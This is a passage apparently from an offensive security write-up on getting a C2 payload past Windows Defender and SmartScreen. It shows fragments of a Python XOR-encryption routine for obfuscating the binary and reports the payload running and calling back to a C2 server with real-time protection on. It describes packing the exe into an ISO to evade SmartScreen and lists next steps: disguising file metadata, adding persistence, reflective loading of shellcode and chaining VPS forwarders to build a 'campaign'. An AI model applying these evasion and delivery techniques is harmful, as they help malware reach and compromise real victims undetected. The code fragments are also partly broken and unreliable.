return bytes, data\_len, key

if iter == 16:

bytes += f"{str(byte)},\n"

iter = 0

continue

bytes += f"{str(byte)}, "

def \_do\_encrypt(self):

print(f"[i] Begining encryption via {self.crypt\_type.upper()}")

keys\_used = {}

for loop in range(self.loops):

sys.stdout.write(f"[i] Generating and encrypting with key ({loop}) \r")

if self.crypt\_type == "xor":

crypt = encryption.XOR()

if loop == 0:

bytes, len, key = crypt.crypt\_file(True, crypt.key, infile=self.in\_file)

else:

bytes, len, key = crypt.crypt\_file(True, crypt.key, infile=None, data=bytes, data\_length=len)

keys\_used[str(loop)] = key


if loop != self.loops - 1:

bytes = auxiliary.clean\_hex\_output(bytes)


return bytes, len, keys\_used

```

The resultant binary could successully evade defender but the smartscreen problem remained.



Here the modified exe legit1.exe is successfully downloaded without getting caught by chrome or windows Defender.




The image shows legit1.exe sucessfully executing and connecting back to the C2 server. Note that real time protection is on in Windows defender while this happens.

**Bypassing the smartscreen**

In order to bypass the smartscreen multiple packing methods for payload were tried including UPX packing. However it was found that packing the exe into an ISO file ensured that smartscreen was evaded.

In order to convert the exe into an iso <https://github.com/mgeeky/PackMyPayload> was used.

It was seen that the smartscreen was bypassed when the exe was converted into an iso.



The file then runs as an iso however it has some caveats. First it will open as a drive and user has to click the exe again for it to run. Second, it will run with privileges of the drive where writing may not be allowed. Thus we need to cater for lateral movement and privilege escalation.

**Future Scope**

Though the objective of evading windows defender was met and payload delivery mechanism can be successfully integrated into an appropriately designed campaign, there is a lot of scope of improvement.

1. Improve the payload presentation - The executable post encryption and packing can further be given metadata of a more benign file. One project to try is : <https://github.com/threatexpress/metatwin>
2. Persistance can be introduced in the payload by creating it as a DLL or through reprogramming it as a service.
3. Instead of repurposing an exe we can use the shellcode output from Havoc to feed it into c programs that use in memory execution and reflective loading.
4. There is scope to convert the end binary into a linkzip exploit.
5. In the POC only one network forwarder was used however this can be used in conjunction with multiple VPS forwarders for added security.